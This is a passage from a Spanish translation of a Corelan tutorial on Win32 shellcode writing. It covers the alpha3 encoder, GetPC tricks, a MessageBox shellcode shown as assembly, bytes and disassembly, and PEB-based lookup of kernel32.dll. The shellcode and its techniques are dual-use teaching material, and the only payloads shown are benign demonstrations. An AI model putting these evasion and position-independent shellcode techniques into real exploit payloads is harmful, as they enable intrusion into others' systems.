EBP 0040219C testshel.0040219C
ESI FFFFFFFF
EDI 7C910228 ntdll.7C910228
EIP 00402234 testshel.00402234
C 1 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
D 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_FILE_NOT_FOUND (00000002)
EFL 00000213 (NO, B, NE, BE, NS, PO, GE, G)
ST0 zero 0,0
```

Por ahora, no te preocupes por saber cómo funciona la Shellcode, localizar WinExec, etc. aprenderás todo sobre esto en los próximos capítulos.

Tómate el tiempo para ver lo que los codificadores diferentes han producido y cómo los trabajan bucles de decodificación. Este conocimiento puede ser esencial si necesitas modificar el código.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Encoders: SkyLined alfa3

SkyLined publicó recientemente la utilidad de codificación alpha3. Versión mejorada de la alpha2 que he discutido en el tutorial unicode. Alpha3 producirá 100 % código alfanumérico, y ofrece algunas otras funciones que pueden ser prácticas para escribir Shellcodes o crear exploits. ¡Definitivamente vale la pena investigarlo!

SkyLined

<http://skypher.com/>

alpha3

<http://code.google.com/p/alpha3/>

Pequeño ejemplo: asumamos que has escrito tu Shellcode sin codificar en calc.bin, entonces puedes usar este comando para hacerla compatible con latin-1:

```
ALPHA3.cmd x86 latin-1 call --input=calc.bin > calclatin.bin
```

Luego, conviértela a bytecode:

```
perl pveReadbin.pl calclatin.bin
Leyendo calclatin.bin
Leído 405 bytes

"\xe8\xff\xff\xff\xc3\x59\x68"
"\x66\x66\x66\x66\x6b\x34\x64\x69"
"\x46\x6b\x44\x71\x6c\x30\x32\x44"
"\x71\x6d\x30\x44\x31\x43\x75\x45"
"\x45\x35\x6c\x33\x4e\x33\x67\x33"
"\x7a\x32\x5a\x32\x77\x34\x53\x30"
"\x6e\x32\x4c\x31\x33\x34\x5a\x31"
"\x33\x34\x6c\x34\x47\x30\x63\x30"
"\x54\x33\x75\x30\x31\x33\x57\x30"
"\x71\x37\x6f\x35\x4f\x32\x7a\x32"
"\x45\x30\x63\x30\x6a\x33\x77\x30"
"\x32\x32\x77\x30\x6e\x33\x78\x30"
"\x36\x33\x4f\x30\x73\x30\x65\x30"
"\x6e\x34\x78\x33\x61\x37\x6f\x33"
"\x38\x34\x4f\x35\x4d\x30\x61\x30"
"\x67\x33\x56\x33\x49\x33\x6b\x33"
"\x61\x37\x6c\x32\x41\x30\x72\x32"
"\x41\x38\x6b\x33\x48\x30\x66\x32"
"\x41\x32\x43\x32\x43\x34\x48\x33"
"\x73\x31\x36\x32\x73\x30\x58\x32"
"\x70\x30\x6e\x31\x6b\x30\x61\x30"
"\x55\x32\x6b\x30\x55\x32\x6d\x30"
"\x53\x32\x6f\x30\x58\x37\x4b\x34"
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\x7a\x34\x47\x31\x36\x33\x36\x35 "  
"\x4b\x30\x76\x37\x6c\x32\x6e\x30 "  
"\x64\x37\x4b\x38\x4f\x34\x71\x30 "  
"\x68\x37\x6f\x30\x6b\x32\x6c\x31 "  
"\x6b\x30\x37\x38\x6b\x34\x49\x31 "  
"\x70\x30\x33\x33\x58\x35\x4f\x31 "  
"\x33\x34\x48\x30\x61\x34\x4d\x33 "  
"\x72\x32\x41\x34\x73\x31\x37\x32 "  
"\x77\x30\x6c\x35\x4b\x32\x43\x32 "  
"\x6e\x33\x5a\x30\x66\x30\x46\x30 "  
"\x4a\x30\x42\x33\x4e\x33\x53\x30 "  
"\x79\x30\x6b\x34\x7a\x30\x6c\x32 "  
"\x72\x30\x72\x33\x4b\x35\x4b\x31 "  
"\x35\x30\x39\x35\x4b\x30\x5a\x34 "  
"\x7a\x30\x6a\x33\x4e\x30\x50\x38 "  
"\x4f\x30\x64\x33\x62\x34\x57\x35 "  
"\x6c\x33\x41\x33\x62\x32\x79\x32 "  
"\x5a\x34\x52\x33\x6d\x30\x62\x30 "  
"\x31\x35\x6f\x33\x4e\x34\x7a\x38 "  
"\x4b\x34\x45\x38\x4b\x31\x4c\x30 "  
"\x4d\x32\x72\x37\x4b\x30\x43\x38 "  
"\x6b\x33\x50\x30\x6a\x30\x52\x30 "  
"\x36\x34\x47\x30\x54\x33\x75\x37 "  
"\x6c\x32\x4f\x35\x4c\x32\x71\x32 "  
"\x44\x30\x4e\x33\x4f\x33\x6a\x30 "  
"\x34\x33\x73\x30\x36\x34\x47\x34 "  
"\x79\x32\x4f\x32\x76\x30\x70\x30 "  
"\x50\x33\x38\x30\x30 " ;
```

Codificadores: escribe uno tú mismo

Probablemente podría dedicar todo un documento sobre el uso y escritura de codificadores lo que está fuera de alcance por ahora. Puedes, sin embargo, utilizar el excelente documento siguiente de uninformed, escrito por Skape, sobre cómo implementar un codificador x86 personalizado:

<http://www.uninformed.org/?v=5&a=3&t=sumry>

Búscaló tú mismo: ConsiguePC

Si prestaste atención cuando revisamos shikata_ga_nai y fstenv_mov, es posible que te hayas preguntado por qué el primer conjunto de instrucciones, al parecer, recuperando la ubicación actual del código (en sí misma) en la memoria, fue utilizada y / o necesaria. La idea detrás de esto es que el decodificador puede necesitar tener la dirección base absoluta, el comienzo del Payload o el principio del decodificador disponible en un registro, por lo que el decodificador podría ser totalmente reubicable en la memoria por lo que puedes encontrarlo independientemente de dónde se encuentre en la memoria.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Puedes hacer referencia al decodificador, o la parte superior de la Shellcode codificada, o una función en la Shellcode utilizando la dirección base del decodificador + Offset, en lugar de tener que ir a una dirección mediante bytecode que contenga los bytes nulos.

Esta técnica a menudo se llama "ConsiguePC" u "Obtener Contador de Programa", y hay muchas maneras de conseguir el PC:

CALL \$ + 5

Mediante la ejecución de CALL \$+5, seguido de un POP Reg, pondrás la dirección absoluta de donde se encuentra esta instrucción POP en el registro. El único problema que tengo con este código es que contiene bytes nulos, por lo que no puede ser utilizable en muchos casos.

CALL etiqueta + pop (CALL hacia adelante)

```
CALL Consigueeip  
Consigueeip:  
pop eax
```

Esto pondrá la dirección de memoria absoluta del POP EAX en EAX. El bytecode equivalente de este código también contiene bytes nulos, por lo que tampoco puede ser utilizable en muchos de los casos.

CALL \$+4

Esta es la técnica utilizada en el ejemplo decodificado con alpha3 (véase más arriba) y se describe aquí:

<http://skypher.com/wiki/index.php/Hacking/Shellcode/ConsiguePC>

3 instrucciones se utilizan para recuperar una dirección absoluta que se puede utilizar al final de la Shellcode.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
CALL $+4  
RET  
POP ECX
```

- \xe8 \xff \xff \xff \xff: CALL + 4.
- \xc3: RET
- \x59: POP ECX.

Así que, básicamente, la CALL + 4 saltará al último byte de la CALL misma:

\xe8 \xff \xff \xff \xff => saltará hasta el último \xff poniendo un puntero a la ubicación en la pila. Junto con \xc3, esto se convierte en "INC EBX" (\xff \xc3), que actúa como un NOP aquí. Entonces, el POP ECX recuperará el puntero de la pila.

Como puedes ver, este código es de 7 bytes de longitud y no tiene bytes nulos.

FSTENV

Cuando hablamos de los detalles internos de los codificadores shikata_ga_nai y fstenv_mov, conseguimos un buen truco para obtener la ubicación base de la shellcode a través de las instrucciones FPU.

La técnica se basa en este concepto:

Ejecuta cualquier instrucción FPU (Floating Point) en la parte superior del código. Puedes obtener una lista de instrucciones FPU en el manual de arquitectura Intel volumen 1, en la página 404.

<http://www.intel.com/Assets/PDF/manual/253665.pdf>

Luego, ejecuta "FSTENV PTR SS: [ESP-C]."

La combinación de estas dos instrucciones obtendrá la dirección de la primera instrucción FPU. Así que, si ésta es la primera instrucción del código, tendrás la dirección base del código y la escribirá en la pila. De hecho, el FSTENV almacenará ese estado del chip de punto flotante después de la emisión de la primera instrucción. La dirección de esa

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

primera instrucción que se almacena en el Offset 0xC. Un POP Reg simple pone la dirección de la primera instrucción FPU en un registro. Y lo bueno de este código es que no contiene bytes nulos. ¡Un truco muy limpio de verdad!

Ejemplo:

```
[BITS 32]
FLDPI
FSTENV [ESP-0xC]
POP EBX
```

Bytecode.

```
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x5b";
```

8 bytes, no hay bytes nulos.

CALL hacia atrás

Otra implementación posible para conseguir el PC o contador de programa y hacer que apunte hacia el principio de la Shellcode o decodificador para saltar al código basado en la dirección, es esta:

```
[BITS 32]
jmp short corelan
Consigueeip:
    pop esi
    call esi ;Esto saltará al decodificador.
corelan:
    call Consigueeip
decoder:
    ; Aquí va el decodificador.

shellcode:
    ; Aquí va la Shellcode codificada.
```

Buen trabajo Ricardo - "Corelan ConsiguePC" - y éste no utiliza bytes nulos tampoco.

```
"\xeb\x03\x5e\xff\xd6\xe8\xf8\xff"
"\xff\xff";
```


Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

SEH ConsiguePC

Costin Ionescu.

Así es como se supone que trabaja:

Se inserta un código + un marco SEH en la pila y el marco SEH apunta al código en la pila. Luego de un crash (referencia de puntero nulo) es obligado a activar el SEH.

El código en la pila recibirá el control y tendrá la dirección de la excepción de los parámetros pasados a la función SEH.

En el tutorial de 7 (Unicode), en un momento dado expliqué cómo convertir una Shellcode para que sea compatible con Unicode, mediante secuencias de comandos de alpha2 de SkyLined. En ese script, necesitabas proporcionar un registro base (registro que apunta al principio del código). La razón de esto debe haber quedado clara: el código Unicode/alfanumérico (decodificador) no tiene una rutina Consiguepc. Así que, hay que decirle al decodificador donde está la dirección base. Si miras más de cerca a alfa2 (o alpha3), podrás ver que hay una opción para utilizar "seh" como baseaddress. Esto intentaría crear una versión del código SEH ConsiguePC alfanumérica y lo usaría para determinar dinámicamente la dirección base.

Como se indica en la ayuda de alfa2, esta técnica no funciona con Unicode, y no siempre trabaja con el código en mayúsculas.

```
seh
The windows "Structured Exception Handler" (seh) can be used to
calculate the baseaddress automatically on win32 systems. This option
is not available for unicode-proof shellcodes and the uppercase
version isn't 100% reliable.
```

Lo que sería en castellano: ***SEH. El “Manejador Estructurado de Excepciones” de Windows (SEH) puede ser usado para calcular la dirección base automáticamente en sistemas Win32. Esta opción no está disponible en Shellcodes a prueba de Unicode y las versiones en mayúsculas no son 100 % seguras.***

Pero aún así, es un ejemplo de la vida real de una implementación de SEH ConsiguePC en un Payload alfanumérico.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Lamentablemente, no he tenido éxito en el uso de esta técnica. Yo he usado el codificador alpha3 de SkyLined para producir una shellcode que utilice SEH ConsiguePC para Windows XP SP3, pero no funcionó.

Haciendo el código ASM más genérico: obteniendo punteros a cadenas o datos en general

En el ejemplo anterior de este documento, convertimos nuestras cadenas de bytes y empujamos los bytes en la pila. No hay nada malo en ello, pero desde que empezamos a utilizar o escribir código ensamblador directamente, puede haber una manera diferente o tal vez más fácil de hacer esto.

Vamos a echar un vistazo al siguiente ejemplo, que debe hacer exactamente lo mismo que nuestro código "PUSH bytes" de arriba:

```
[Section .text]
[BITS 32]

global _start

_start:

    jmp short ConsigueCaption ; Salta a la ubicación
                             ; de la string Caption
CaptionReturn:                ; Define una etiqueta para ser llamada y la
                             ; dirección de la string se empuja a la pila.
    pop ebx                   ; EBX ahora apunta a la string Caption

    jmp short ConsigueText    ; Salta a la ubicación of the Text string
TextReturn:                  ; Define una etiqueta para ser llamada y la
                             ; dirección de la string se empuja a la pila.
    pop ecx                   ; ECX ahora apunta a la string Text.

;Ahora, empuja los parámetros a la pila.

    xor eax,eax               ; Limpia EAX - Necesario para ButtonType & Hwnd
    push eax                  ; Empuja 0 : ButtonType
    push ebx                  ; Empuja la string Caption en la pila
    push ecx                  ; Empuja la string del texto en la pila
    push eax                  ; Empuja 0 : hWnd

    mov ebx,0x7E4507EA        ; Pone la dirección del MessageBox en EBX.
    call ebx                  ; Llama MessageBox

    xor eax,eax               ; Pone EAX a 0 para limpiar
                             ; el valor de retorno de MessageBox
                             ; (Los valores de retorno a menudo aparecen en EAX)
    push eax                  ; Empuja 0 (valor de parámetro 0)
    mov ebx, 0x7c81CB12       ; Pone la dirección de ExitProcess en EBX.
    call ebx                  ; call ExitProcess(0);

ConsigueCaption:              ; Define la etiqueta para ubicar la string del título.
    call CaptionReturn        ; Llama a la etiqueta de retorno, entonces la dirección de retorno
                             ; (ubicación de la string) es empujada a la pila.
    db "Corelan"              ; Escribe los bytes en la Shellcode
                             ; que representan nuestra string.
    db 0x00                   ; Termina nuestra string con un carácter nulo.

ConsigueText:                ; Define la etiqueta para ubicar la string del título.
    call TextReturn           ;Llama la etiqueta de retorno para que
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
db "You have been pwned by Corelan" ;Escribe los bytes en la Shellcode ; que representan nuestra string. ;Termina nuestra string con un byte nulo. ;la dirección de retorno (ubicación de la string) ;sea empujada a la pila.
```

Ejemplo basado en los ejemplos encontrados en:

<http://projectshellcode.com/?q=node/20>

<http://www.vividmachines.com/shellcode/shellcode.html>

Básicamente, esto es lo que hace el código:

- Inicia la función principal (_start).
- Salta a la posición justo antes de la string "Corelan". Se hace una llamada posterior, dejando la dirección de donde está la string "Corelan" en la parte superior de la pila. A continuación, este puntero se coloca en EBX.
- Haz lo mismo para la string "You have been pwned by Corelan" y guarda un puntero a esta cadena en ECX.
- Limpia EAX.
- Empuja los parámetros a la pila.
- Llama la función MessageBox.
- Mata el proceso.

La mayor diferencia es el hecho de que la cadena está en formato legible en este código por lo que es más fácil cambiar el texto.

Después de compilar el código y convertirlo en Shellcode, obtenemos lo siguiente:

```
C:\shellcode>"c:\Archivos de programa\nasm\nasm.exe"  
msgbox4.asm  
-o msgbox4.bin  
  
C:\shellcode>perl pveReadbin.pl msgbox4.bin  
Leyendo msgbox4.bin  
Leído 78 bytes
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\xeb\x1b\x5b\xeb\x25\x59\x31\xc0 "  
"\x50\x53\x51\x50\xbb\xea\x07\x45 "  
"\x7e\xff\xd3\x31\xc0\x50\xbb\x12 "  
"\xcb\x81\x7c\xff\xd3\xe8\xe0\xff "  
"\xff\xff\x43\x6f\x72\x65\x6c\x61 "  
"\x6e\x00\xe8\xd6\xff\xff\xff\x59 "  
"\x6f\x75\x20\x68\x61\x76\x65\x20 "  
"\x62\x65\x65\x6e\x20\x70\x77\x6e "  
"\x65\x64\x20\x62\x79\x20\x43\x6f "  
"\x72\x65\x6c\x61\x6e\x00 " ;
```

Número de bytes nulos : 2

El tamaño del código sigue siendo el mismo, pero los bytes nulos claramente están en diferentes lugares (ahora más hacia el final del código) en comparación a cuando empujamos los bytes a la pila directamente.

Al mirar la Shellcode en el depurador, esto es lo que vemos:

- Saltos requeridos para empujar las strings en la pila y obtener un puntero en EBX y ECX.
- Instrucciones PUSH para poner los parámetros en la pila.
- Call MessageBoxA.
- Limpiar EAX que contiene el valor de retorno del MessageBox y poner los parámetros en la pila.
- Call ExitProcess.

Los bytes siguientes son, de hecho, 2 bloques, cada uno de ellos:

- Salta a la "Shellcode principal."
- Seguido por los bytes que representan una cadena determinada.
- Seguido por 00.

Después de saltar a la Shellcode principal, la parte superior de la pila apunta al lugar donde vino el salto = la ubicación del inicio de la cadena. Así que, un POP <Reg>, de hecho, pone la dirección de una cadena en el registro.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

El mismo resultado, técnica diferente.

```

CPU - main thread, module shellcod
004040FF EB 1B JMP SHORT shellcod.0040411C
00404101 5B POP EBX
00404102 EB 25 JMP SHORT shellcod.00404129
00404104 59 POP ECX
00404105 31C0 XOR EAX,EAX
00404107 50 PUSH EAX
00404108 53 PUSH EBX
00404109 51 PUSH ECX
0040410A 50 PUSH EAX
0040410B BB EA07457E MOV EBX,USER32.MessageBoxA
00404110 FFD3 CALL EBX
00404112 31C0 XOR EAX,EAX
00404114 50 PUSH EAX
00404115 BB 12CB817C MOV EBX,kernel32.ExitProcess
0040411A FFD3 CALL EBX
0040411C EB F0FFFFFF CALL shellcod.00404101
00404121 43 INC EBX
00404122 6F OUTS DX,EBX
00404123 72 65 JB SHORT shellcod.00404128
00404125 6C 65 INS BYTE PTR DS:[EAX],EBX
00404126 61 OUTS DX,EBX
00404127 6E ADD AL,EBX
00404128 00F8 SALLC
0040412A D6 ROR EBX
0040412B FFFF ROR EBX
0040412D FF59 6F CALL FAR FWORD PTR DS:[ECX+6F]
00404130 75 20 JNZ SHORT shellcod.00404137
00404132 68 61766520 PUSH EBX
00404137 6265 65 BOUND EAX,EBX
0040413A 6E OUTS DX,EBX
0040413B 2070 77 OUTS DX,EBX
0040413E 6E OUTS DX,EBX
0040413F 65: PREFIX ROR EBX
00404140 64:2062 79 AND BYTE PTR DS:[EAX],AL
00404144 2043 6F AND BYTE PTR DS:[EBX+6F],AL
00404147 72 65 JB SHORT shellcod.004041A8
00404149 6C 65 INS BYTE PTR ES:[EDI],DX
0040414A 61 POPAD
0040414B 6E OUTS DX,BYTE PTR ES:[EDI]
0040414C 0000 ADD BYTE PTR DS:[EAX],AL
  
```

O con algunos comentarios:

```

CPU - main thread, module shellcod
004040FF EB 1B JMP SHORT shellcod.0040411C Go get pointer to "Corelan"
00404101 5B POP EBX Put pointer in EBX
00404102 EB 25 JMP SHORT shellcod.00404129 Go get pointer to "You have been pwned by Corelan"
00404104 59 POP ECX Put pointer in ECX
00404105 31C0 XOR EAX,EAX Zero out EAX
00404107 50 PUSH EAX Parameter ButtonStyle (0)
00404108 53 PUSH EBX Parameter Title (pointer to string)
00404109 51 PUSH ECX Parameter Text (pointer to string)
0040410A 50 PUSH EAX Parameter Owner (0)
0040410B BB EA07457E MOV EBX,USER32.MessageBoxA
00404110 FFD3 CALL EBX MessageBox(owner,text,title,buttonstyle)
00404112 31C0 XOR EAX,EAX
00404114 50 PUSH EAX
00404115 BB 12CB817C MOV EBX,kernel32.ExitProcess
0040411A FFD3 CALL EBX ExitProcess(0)
  
```

Aquí tienes los comentarios en castellano:

- 4040FF ;Consigue el puntero a "Corelan."
- 404101 ;Pone el puntero en EBX.
- 404102 ;Consigue el puntero a "You have been poned by Corelan."
- 404104 ;Pone el puntero en ECX.
- 404105 ;Limpia EAX.
- 404107 ;Parámetro ButtonStyle (0).
- 404108 ;Parámetro Title (puntero a la string).
- 404109 ;Parámetro Owner (0).

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

40411A ;ExitProcess(0).

Dado que esta técnica ofrece una mejor legibilidad, y ya que vamos a utilizar codificadores de Payload de todos modos, vamos a seguir utilizando este código como base para las demás partes de este tutorial. Una vez más, eso no quiere decir que el método en el que sólo se insertan los bytes en la pila sea una mala técnica. Es sólo diferente.

Consejo: Si todavía quieres deshacerte de los bytes nulos, entonces puedes usar uno de los trucos que se ha explicado anteriormente (ver "sniper"). Así que en vez de escribir:

```
db "Corelan"  
db 0x00
```

También podrías escribir esto:

```
db "CorelanX"
```

Y luego, reemplaza la X con 00.

Asumiendo que "reg" apunta al inicio de la cadena:

```
xor eax,eax  
mov [reg+0x07],al ;Sobrescribe X con un byte nulo.
```

Alternativamente, puedes utilizar la codificación de Payload para deshacerse de los bytes nulos también. Todo depende de ti.

¿Qué sigue?

Ahora, sabemos cómo convertir C a ASM y tomar los trozos importantes del código ASM para construir nuestra Shellcode. También sabemos cómo superar bytes nulos y otro juego de caracteres o limitaciones de "caracteres" malos.

Pero aún no estamos cerca.

En nuestro ejemplo, hemos asumido que user32.dll se ha cargado lo que podríamos llamar la API MessageBox directamente. De hecho, user32.dll se ha cargado en efecto por lo que no tenía que asumir eso, pero si queremos utilizar esta Shellcode en otros exploits, no podemos asumir que

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

va a estar allí. También acaba de llamar directamente `ExitProcess` suponiendo que `kernel32.dll` se ha cargado.

En segundo lugar, hemos codificado las direcciones del `MessageBox` y la API `ExitProcess` en nuestra Shellcode. Como se explicó anteriormente, lo más probable es limitar el uso de esta shellcode a XP SP3 únicamente.

Nuestro objetivo final de hoy es superar estas 2 limitaciones, haciendo nuestra Shellcode portable y dinámica.

Escribiendo una Shellcode genérica, dinámica y portable

Nuestra Shellcode de `MessageBox` funciona bien, pero sólo porque `user32.dll` ya se ha cargado. Además, contiene un puntero hardcodeado a una API de Windows en `user32.dll` y `kernel32.dll`. Si estas direcciones cambian entre sistemas lo que es bastante probable, entonces la Shellcode no puede ser portable. La mayoría de los expertos en Shellcodes consideran que hardcodear las direcciones es un gran error. Y supongo que tienen razón hasta cierto punto. Por supuesto, si conoces tu objetivo y sólo necesitas una determinada Shellcode para ejecutarla una vez, entonces hardcodear las direcciones puede ser aceptable si el tamaño es un gran problema.

El término "portabilidad" no sólo se refiere al hecho de no deberían utilizarse las direcciones hardcodeadas. También incluye el requisito de que la Shellcode debe ser reubicable en la memoria y debe funcionar independientemente de la configuración de la pila antes de que la Shellcode se ejecute. Por supuesto, necesitas estar en un área ejecutable de la memoria, pero realmente eso es un requisito para cualquier Shellcode. Esto significa que aparte del hecho de que usar direcciones hardcodeadas sea algo "no recomendado", tendrás que usar las llamadas relativas en tu código, y eso significa que quizás tengas que encontrar tu propia ubicación en la memoria para que puedas usar llamadas relativas a tu propia ubicación. Hemos hablado de maneras de hacer esto al principio de este tutorial (ver `ConsiguePC`).

Hacer Shellcodes portables, como sabrás, aumentará el tamaño de la Shellcode sustancialmente. Escribir Shellcodes portables o genéricas puede ser interesante si quieres probar un punto en una determinada aplicación

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

que es vulnerable y puede ser explotada de una manera genérica, independientemente de la versión de Windows que se esté ejecutando.

Todo depende de ti para encontrar el equilibrio adecuado entre el tamaño y portabilidad, todo ello basado en el propósito y las restricciones de tu exploit y Shellcode. En otras palabras: una Shellcode grande con direcciones hardcodeadas puede que no sea una Shellcode mala si hace lo que quieres. Al mismo tiempo, está claro que la Shellcode más pequeño sin direcciones hardcodeadas, requieren más trabajo.

De todas formas, ¿cómo podemos cargar user32.dll nosotros mismos y qué se necesita para deshacerse de las direcciones hardcodeadas?

Introducción: las llamadas al sistema y kernel32.dll

Cuando quieras que un exploit ejecute algún tipo de código útil, te darás cuenta que tendrás que hablar con el Kernel de Windows para que lo haga. Tendrás que utilizar las fulanas "System Calls" o "Llamadas del Sistema" cuando desees ejecutar ciertas tareas específicas del sistema operativo.

Por desgracia, el sistema operativo Windows en realidad no ofrece una forma, una interfaz o una API para hablar directamente con el Kernel y hacer que haga cosas útiles de una manera fácil. Esto significa que tendrás que usar otra API disponible en DLL's del sistema operativo, que volverá a hablar con el Kernel para hacer que tu Shellcode haga lo que quieras.

Incluso las acciones más básicas, como mostrar un MessageBox (en nuestro ejemplo), requieren el uso de este tipo de API: la API user32.dll del MessageBoxA. El mismo razonamiento se aplica a la API ExitProcess (kernel32.dll), ExitThread() y así sucesivamente.

Para poder utilizar estas API's, kernel32.dll y user32.dll necesarias para cargar tuvimos que encontrar la dirección de la función. Luego, tuvimos que hardcodearla nuestro código del exploit para hacer que funcione. Funcionó en nuestro sistema, pero tuvimos suerte con kernel32.dll y user32.dll porque parecían ser asignada cuando nos encontramos con nuestro código. También hay que darse cuenta de que la dirección de esta

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

API varía con las versiones de Windows o Service Packs. Así que, nuestro exploit sólo funciona en Windows XP SP3.

¿Cómo podemos hacer esto más dinámico? Bueno, tenemos que encontrar la dirección base del archivo DLL que contiene la API, y tenemos que buscar la dirección de la API dentro de esa DLL.

DLL es la abreviatura de "Dynamically Linked Libraries" o "Bibliotecas Vinculadas Dinámicamente". La palabra "dinámica" indica que estas DLL's podrían o pueden ser cargadas dinámicamente en el espacio del proceso en tiempo de ejecución. Por suerte, user32.dll es un DLL que se utiliza comúnmente y se carga en muchas aplicaciones, pero no puedes confiar en eso realmente.

La única DLL que es más o menos garantizada para ser cargada en el espacio del proceso es kernel32.dll. Lo bueno de kernel32.dll es el hecho de que ofrece un par de API's que te permitirán cargar otras DLL's, o encontrar la dirección de las funciones de forma dinámica:

LoadLibraryA

Parámetro: puntero a una cadena con el nombre del archivo del módulo a cargar. Retorna un puntero a la dirección base cuando es cargada con éxito.

ConsigueProcAddress

Eso es una buena noticia. Así que, podemos utilizar estas API's de kernel32 para cargar otras DLL's y encontrar API's, y luego utilizar estas API's de otras DLL's para ejecutar determinadas tareas como la creación de socket de red, que crea una shell de comandos a la misma, etc.

Casi allí, pero otra cuestión que surge es: kernel32.dll no se puede cargar en la misma dirección base en diferentes versiones de Windows. Así que, tenemos que buscar una manera dinámica de encontrar la dirección base de kernel32.dll, que a su vez nos permitirá hacer cualquier otra cosa (ConsigueProcAddress, LoadLibrary, ejecutan otras API's) basadas en la búsqueda de esa dirección base.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Encontrar kernel32.dll

El excelente documento de Skape explica 3 técnicas de cómo se puede hacer esto:

<http://www.hick.org/code/skape/papers/win32-shellcode.pdf>

PEB

Esta es la técnica más segura para buscar la dirección base de kernel32.dll, y funciona en sistemas Win32 a partir de Windows 95 hasta Vista. El código descrito en el documento de Skape ya no funciona en Windows 7, pero vamos a ver cómo se puede resolver aún utilizando la información encontrada en el PEB.

El concepto detrás de esta técnica es el hecho de que, en la lista con módulos asociadas en el PEB (Bloque de Entorno del Proceso - una estructura asignada por el sistema operativo que contiene información sobre el proceso), kernel32.dll constantemente, está siempre ordenado como segundo módulo en la InInitializationOrderModuleList (excepto para Windows 7 - ver más adelante).

El PEB se encuentra en fs: [0x30] dentro del proceso.

El código básico ASM para encontrar la dirección base de kernel32.dll es algo así:

Tamaño: 37 bytes, bytes nulos: sí.

```
find_kernel32:
    push esi
    xor eax, eax
    mov eax, [fs:eax+0x30]
    test eax, eax
    js find_kernel32_9x
find_kernel32_nt:
    mov eax, [eax + 0x0c]
    mov esi, [eax + 0x1c]
    lodsd
    mov eax, [eax + 0x8]
    jmp find_kernel32_finished
find_kernel32_9x:
    mov eax, [eax + 0x34]
    lea eax, [eax + 0x7c]
    mov eax, [eax + 0x3c]
find_kernel32_finished:
    pop esi
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
ret
```

Al final de esta función, la dirección base de kernel32.dll se coloca en EAX. Se puede dejar de lado la instrucción RET final, si estás usando este código en línea = no de una función.

Por supuesto, si no deseas orientarte en Win 95/98 (por ejemplo, debido a la aplicación víctima que estás tratando de explotar ni siquiera funciona en Win95/98), entonces puedes optimizar o simplificar el código un poco.

Tamaño: 19 bytes, bytes nulos: no.

```
find_kernel32:
  push esi
  xor eax, eax
  mov eax, [fs:eax+0x30]
  mov eax, [eax + 0x0c]
  mov esi, [eax + 0x1c]
  lodsd
  mov eax, [eax + 0x8]
  pop esi
  ret
```

Puedes quitar la última instrucción RET si aplicaste este código en línea.

Nota: Con algunos pequeños cambios, puedes hacer que este quede libre de bytes nulos:

```
find_kernel32:
  push esi
  xor ebx,ebx           ; Limpia EBX.
  mov bl,0x30          ; Necesario para evitar bytes nulos.
                       ; cuando llegue al puntero de PEB.
  xor eax, eax         ; Limpia EAX.
  mov eax, [fs:ebx ]   ; Consigue un puntero a PEB, sin bytes nulos.
  mov eax, [ eax + 0x0C ]; Consigue PEB->Ldr
  mov esi, [ eax + 0x1c ]
  lodsd
  mov eax, [ eax + 0x8]
  pop esi
  ret
```

En Windows 7, kernel32.dll no aparece como segunda, sino como tercera entrada. Por supuesto, podrías cambiar el código y buscar la tercera entrada, pero eso haría la técnica inútil para otras versiones (no Windows 7) del sistema operativo Windows.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Afortunadamente, hay 2 soluciones posibles para que la técnica del PEB funcione en todas las versiones de Windows desde Windows 2000 en adelante (incluyendo Windows 7):

Solución 1. Código tomado de harmonysecurity.com:

Tamaño: 22 bytes, bytes nulos: sí.

```
xor ebx, ebx           ; Limpia EBX.
mov ebx, [fs: 0x30 ]   ; Consigue a pointer to the PEB
mov ebx, [ ebx + 0x0C ] ; Consigue PEB->Ldr
mov ebx, [ ebx + 0x14 ] ; Consigue PEB->Ldr.InMemoryOrderModuleList.Flink
(1era entrada)
mov ebx, [ ebx ]       ; Consigue the next entry (2da entrada)
mov ebx, [ ebx ]       ; Consigue the next entry (3ra entrada)
mov ebx, [ ebx + 0x10 ] ; Consigue the 3rd entries base address
(kernel32.dll)
```

Este código se aprovecha del hecho de que kernel32.dll es la tercera entrada en InMemoryOrderModuleList. Así que, es un enfoque ligeramente diferente que el código anterior, cuando nos fijamos en la lista InitializationOrder, pero todavía utiliza la información que se puede encontrar en el PEB. En este código de ejemplo, la dirección base se escribe en EBX. No dudes en utilizar un registro diferente si es necesario. Además, ¡ten en cuenta que este código tiene 3 bytes nulos!

Sin bytes nulos, y usando EAX como registro para almacenar la dirección base en kernel32, el código es un poco más grande, y se ve algo como esto:

```
[BITS 32]
push esi
xor eax, eax           ; Limpia EAX.
xor ebx, ebx           ; Limpia EBX.
mov bl, 0x30           ; Pone EBX a 0x30.
